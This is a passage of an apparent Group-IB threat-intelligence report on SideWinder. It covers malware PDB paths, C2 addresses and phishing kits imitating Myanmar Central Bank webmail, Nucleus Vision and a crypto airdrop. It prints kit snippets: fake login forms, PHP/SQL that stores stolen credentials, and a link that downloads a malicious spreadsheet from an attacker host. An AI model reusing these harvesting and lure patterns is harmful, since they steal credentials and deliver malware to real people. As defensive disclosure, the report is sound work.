
PDB path	Classification
C:\Users\SDUSER\source\repos\test\Debug\test.pdb	SDUSER.POC
C:\Users\SDUSER\source\repos\12324\Debug\12324.pdb	SDUSER.POC
C:\Users\SDUSER\source\repos\mal\Debug\mal.pdb	SDUSER.ReverseShell
C:\Users\SDUSER\source\repos\evading____\Debug\evading____.pdb	SDUSER.ReverseShell
C:\Users\SDUSER\source\repos\obsfucating shellcode\Release\obsfucating shellcode.pdb	SDUSER.Stager

The files **SDUSER.POC** launch the legitimate program **calc.exe** and are not malicious. These could be test versions of future malware, i.e. a proof of concept (POC).

The samples **SDUSER.ReverseShell** and **SDUSER.Stager** use the internal IP address **192[.]168[.]233[.]131** as a C2 server. This could indicate malware testing by the developer or that the attackers use the C2 address as a proxy within their target's internal infrastructure.

Moreover, Group-IB researchers discovered a modified version of Chisel (written in Go), a program for tunneling TCP/UDP traffic over HTTP, which SideWinder used. The path to the source file of the program features the username **SDUSER**: "C:/Users/SDUSER/Desktop/chisel.go".

What's more, a search for similar samples revealed another tool from the **SideWinder.RAT.a** family, but with a different PDB path: "C:\Users\yolo\Desktop\WindowSecurity\x64\Release\WindowSecurity.pdb".



PHISHING

Phishing

When analyzing SideWinder activity, Group-IB specialists discovered archives in open directories on several C2 servers:

URL	Size in bytes	MD5 hash
http://webmail[.]gavaf[.]org/backup.zip	387,594,352	bb11119cceac7a689cc256a6d8ea287f
http://46[.]30[.]188[.]222/backup.zip	70,918,720	5e74c77f09a6430bd0766e811058a0f2

The analysis revealed that one archive contained many phishing resources that targeted various government organizations in South and East Asia. The other file contained a phishing project related to cryptocurrency, which is unusual for SideWinder.

The phishing resources that was analyzed can be divided into two types:

1. The user is shown a phishing authorization form and is redirected to a legitimate resource after entering their authentication data.
2. The user is shown a decoy document on a phishing resource. After some time, the phishing page is reloaded and the user ends up on a phishing authorization form. After entering their authentication data, the user is shown the decoy document again.

The abovementioned types of phishing resources may vary slightly. Some may have an additional phishing form for reentering authentication data on the pretext of a user authorization error.

This report provides examples of several phishing resources. Similar SideWinder phishing campaigns have been described by Trend Micro and DeepEnd Research.

Phishing resource imitating the Central Bank of Myanmar

The Group-IB team discovered a phishing resource that imitated the **Central Bank of Myanmar** at **http://5[.]2[.]79[.]135/!/cbm/** (CBM — Central Bank of Myanmar). An analysis of the backup archive **http://webmail[.]gavaf[.]org/backup.zip** revealed a directory whose file structure is shown below.


c:\backup.zip\var\www\html\!\cbm*.*

Name	Ext	Size	Date	Attr
..		<DIR>	19.11.2021 12:27	----
error	html	13 225	25.08.2021 09:05	----
indes	html	13 222	25.08.2021 09:05	----
index	html	189	25.08.2021 08:56	----
login	php	1 707	09.08.2021 06:40	----
login1	php	1 707	09.08.2021 06:41	----
Notice	pdf	129 323	09.08.2021 07:03	----
Notice2	pdf	58 811	09.08.2021 06:23	----
Notice3	pdf	148 048	09.08.2021 06:23	----
Notice4	pdf	146 689	09.08.2021 06:23	----
Notice_old	pdf	486 188	09.08.2021 06:23	----

Judging by the last edit date of the phishing page file **index.html**, the threat actors could have started using this phishing resource on August 25, 2021. The temporary attributes of the files **login.php** and **login1.php** are not taken into consideration because SideWinder usually reuses them in different phishing resources imitating different organizations.

When a user opens the link **http://5[.]2[.]79[.]135/!/cbm/**, they are shown the decoy file **Notice.pdf** (index.html), which is disguised as a document issued by Myanmar's State Administration Council. The document is about salaries and bonuses for government employees:

The webpage is then reloaded and a phishing authorization form imitating that of **Zimbra** (a collaborative software suite that includes an email server and a web client) is opened. The user is shown an error message saying that their session has ended and that they need to sign in again. This trick is used to confuse users and make them enter their data in the phishing form twice.



The phishing page contains links to a legitimate third-party resource, **mail[.]cbm[.]gov[.]mm** (the official email service of Myanmar's Central Bank).

```
<!DOCTYPE html>
<!-- saved from url=(0028)http://mail.commerce.gov.mm/ -->
<html class="user_font_size_normal" lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<!--
 login.jsp
 * ***** BEGIN LICENSE BLOCK *****
 * Zimbra Collaboration Suite Web Client
 * Copyright (C) 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015, 2016 Synacor, Inc.
 *
 * This program is free software: you can redistribute it and/or modify it under
 * the terms of the GNU General Public License as published by the Free Software Foundation,
 * version 2 of the License.
 *
 * This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
 * without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
 * See the GNU General Public License for more details.
 * You should have received a copy of the GNU General Public License along with this program.
 * If not, see <https://www.gnu.org/licenses/>.
 * ***** END LICENSE BLOCK *****
-->

    <title>Zimbra Web Client Sign In</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="description" content="Zimbra provides open source server and client software for messaging and collaboration. To find out more visit https://www.zimbra.com.">
    <meta name="apple-mobile-web-app-capable" content="yes">
    <meta name="apple-mobile-web-app-status-bar-style" content="black">
    <link rel="stylesheet" type="text/css" href="http://mail.cbm.gov.mm/css/common,login,zhtml,skin.css?skin=harmony&v=200812060227">
    <link rel="SHORTCUT ICON" href="http://mail.cbm.gov.mm/img/logo/favicon.ico">


</head>
```

After entering their authentication data, the user activates the script **login.php** by pressing the **Log In** button.

```
<div id="ZLoginAppName">Web Client</div>
<form method="post" name="loginForm" action="login.php" accept-charset="UTF-8">
                <input type="hidden" name="loginOp" value="login">
                <input type="hidden" name="login_csrf" value="e50720d9-79f0-48bf-8a83-504b05f96ec6">
```

The script **login.php** collects the following information:

- Username
- Password
- IP address
- Access date and time
- User-Agent

The relevant snippet of code from **login.php** is shown below.

```
$sql = "INSERT INTO target.dca_mm (username,
password,ipaddress,accesstime,signature) VALUES ('$username',
'$password','$ip','$accesstime','$useragent')";
```


Interestingly, the access date and time are saved with the time zone set to **GMT+5:30**, **Kolkata**, **West Bengal**, **India**.

```
$date = date_default_timezone_set('Asia/kolkata');
$accesstime = date('d-m-Y H:i:s');
```

The script **login.php** saves collected data to the table **dca_mm** in a MySQL database called **target**. Below is an example of information that is collected:

username	password	ipaddress	accesstime	signature
username	userpassword	127.0.0.1	13-12-2021 19:15:57	Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

If the collected data is successfully saved to the database, the user is redirected to the next phishing page, namely **error.html**.



By pressing the **Log In** button, the user activates the script **login1.php**.

```
<div id="ZLoginAppName">Web Client</div>
<form method="post" name="loginForm" action="login1.php" accept-charset="UTF-8">
                <input type="hidden" name="loginOp" value="login">
                <input type="hidden" name="login_csrf" value="e50720d9-79f0-48bf-8a83-504b05f96ec6">
```

The script **login1.php** does exactly the same as **login.php**. After the collected information is successfully saved, the user is redirected to the decoy document **Notice.pdf**, which mimics a document issued by Myanmar's State Administration Council (SAC).

At the time of writing, the phishing resources at **http://5[.]2[.]79[.]135** were unavailable.

Phishing resource imitating Nucleus Vision


In the backup archive **http://46[.]30[.]188[.]222/backup.zip**, Group-IB specialists discovered a phishing project that imitated the contactless IoT-based identification system called **Nucleus Vision**, also known as **Nitro Network**. This system has been used in the retail industry in India since around 2014. By providing their data, customers earn nCash, which are tokens that form the basis of the loyalty program available to Nucleus Vision customers. The tokens can be used to make purchases at partner retailers.

The phishing project imitates an older version of the legitimate resource **nucleus[.]vision**. At the time of writing, **nucleus[.]vision** redirects users to **nitro[.]network**, which is a new version of the website. Both are legitimate.


The Group-IB Threat Intelligence team also found links between the IP address **46[.]30[.]188[.]222** and the following domain names: **nucleusvision[.]com** (presumably an old legitimate website; the domain is hidden behind CloudFlare), **nucleusvision[.]sytes[.]net**, and **nucleusvision[.]co**. The links are described in the table below.

Domain	Registrar	Description
nucleusvision[.]com	101domain GRS Limited	Between November 26, 2021 and December 15, 2021, visiting **http://46[.]30[.]188[.]222/** returned the server response **301** (moved permanently) and redirected to the legitimate domain **nucleusvision[.]com.** At the time of writing, visiting **nucleusvision[.]com** redirects to the legitimate domain **nitro[.]network**.
nucleusvision[.]sytes[.]net	No-IP DDNS	A record: **46[.]30[.]188[.]222** Date resolved (PDNS): November 30, 2021
nucleusvision[.]co	Porkbun LLC	Between November 11, 2021 and November 16, 2021 visiting **http://46[.]30[.]188[.]222/** returned the server response **301** (moved permanently) and redirected to the domain **nucleusvision[.]co**. A record: 4**6[.]30[.]188[.]222** Date resolved (PDNS): January 21, 2022

By using **Group-IB's patented Graph Network Analysis technology**, the researchers discovered a link between the IP address **5[.]2[.]79[.]135** (which was examined earlier as part of analyzing the other phishing resource) and the IP address **46[.]30[.]188[.]222**. This could suggest that these addresses are part of the same infrastructure used by SideWinder:



On the phishing resource, users are asked to fill out a form to get free nCash tokens.



Pressing the **Register** button activates the script **login.php**.


```
<form method="POST" action="login.php">
  <table style="width:100%;">
    <tr>
      <td>
        <label for="email" style="font-size:25px"><b>Email</b></label>
      </td>
      <td><input type="email" placeholder="Enter Email" name="email"
id="email"></td>
    </tr>
    <tr>
      <td>
        <label for="psw" style="font-size:25px"><b>Password</b></label>
      </td>
      <td>
        <input type="password" placeholder="Enter Password" name="psw"
id="psw">
      </td>
    </tr>
    <tr>
      <td>
        <label for="psw-repeat" style="font-size:25px"><b>Repeat
Password</b></label>
      </td>
      <td> <input type="password" placeholder="Repeat Password"
name="psw-repeat" id="psw-repeat"></td>
    </tr>
    <hr>
    <tr>
      <td colspan="2" <p>By creating an account you agree to our <a
href="#">Terms & Privacy</a>.</p>
      </td>
    </tr>
    <tr>
      <td colspan="2">
        <button type="submit" class="registerbtn" onclick=" return
openForm()">Register</button>
      </td>
    </tr>
  </table>
</form>
```

The functionality of **login.php** is identical to that of the script with the same name that was mentioned in the analysis of the phishing resource that imitates documents issued by the Central Bank of Myanmar.

Below is a snippet of code from **login.php**.

```
$sql = "INSERT INTO vision.nucleus (username,
password,ipaddress,accesstime,signature) VALUES ('$username',
'$password','$ip','$accesstime','$useragent')";
```

The script **login.php** saves collected data to the table **nucleus** in a MySQL database called **vision**. After the data is successfully saved, the user is shown a message about successfully receiving "N-Cash Airdrop Tokens." The user is then asked to create an investment portfolio and calculate their profits using a special calculator, which is the file **nucleus coins calculator.xlsm**.



After the user presses the **Close** button, a password-protected malicious document is downloaded at **http://nucleusvision[.]sytes[.]net/nucleus coins calculator.xlsm** (SHA-1: 485685e8f66de65896d103c4540f6cd781588a3b). The password is **asdfghjkl**.


```
<td>
  <a href="http://nucleusvision.sytes.net/nucleus coins calculator.xlsm"
download="nucleus coins calculator.xlsm">
    <button align="center" type="button" class="btn cancel"
onclick="return closeForm()">Close</button>
</td>
```

The malicious document is described in the "Malicious documents" section of this report under "Descriptions of tools."

At the time of writing, the domain name **nucleusvision[.]sytes[.]net**, linked to the phishing resource imitating Nucleus Vision, was unavailable.

Phishing resource imitating a cryptocurrency airdrop

Group-IB's analysis of SideWinder's phishing resources revealed an interesting project related to Airdrops. The phishing resource was located at **http://5[.]2[.]79[.]135/project/project/index.html**. When users visited the link, they were asked to register in order to participate in an airdrop* and receive tokens, but it was not specified which ones.




By pressing the **Submit details** button, the user activates the script **login.php**, which Group-IB researchers believe has a similar functionality to the scripts described above. It collects the same information about users (username, password, IP address, access date and time, and User-Agent), most likely so that the threat actors can develop the attack further. Unfortunately, this was not confirmed because the phishing resource **http://5[.]2[.]79[.]135/project/project/index.html** was unavailable at the time of the analysis.

```
<form class="flex-w flex-c-m contact100-form" action="login.php"
method="post">
  <div class="wrap-input100">
    <input class="s1-txt1 placeholder0 input100" type="text" name="name"
placeholder="Enter your name here">
    <span class="focus-input100"></span>
  </div>
  <div class="wrap-input100">
    <input class="s1-txt1 placeholder0 input100" type="text"
name="email" id="email" placeholder="Enter your Email Address">
    <span class="focus-input100"></span>
  </div>
  <div class="wrap-input100 ">
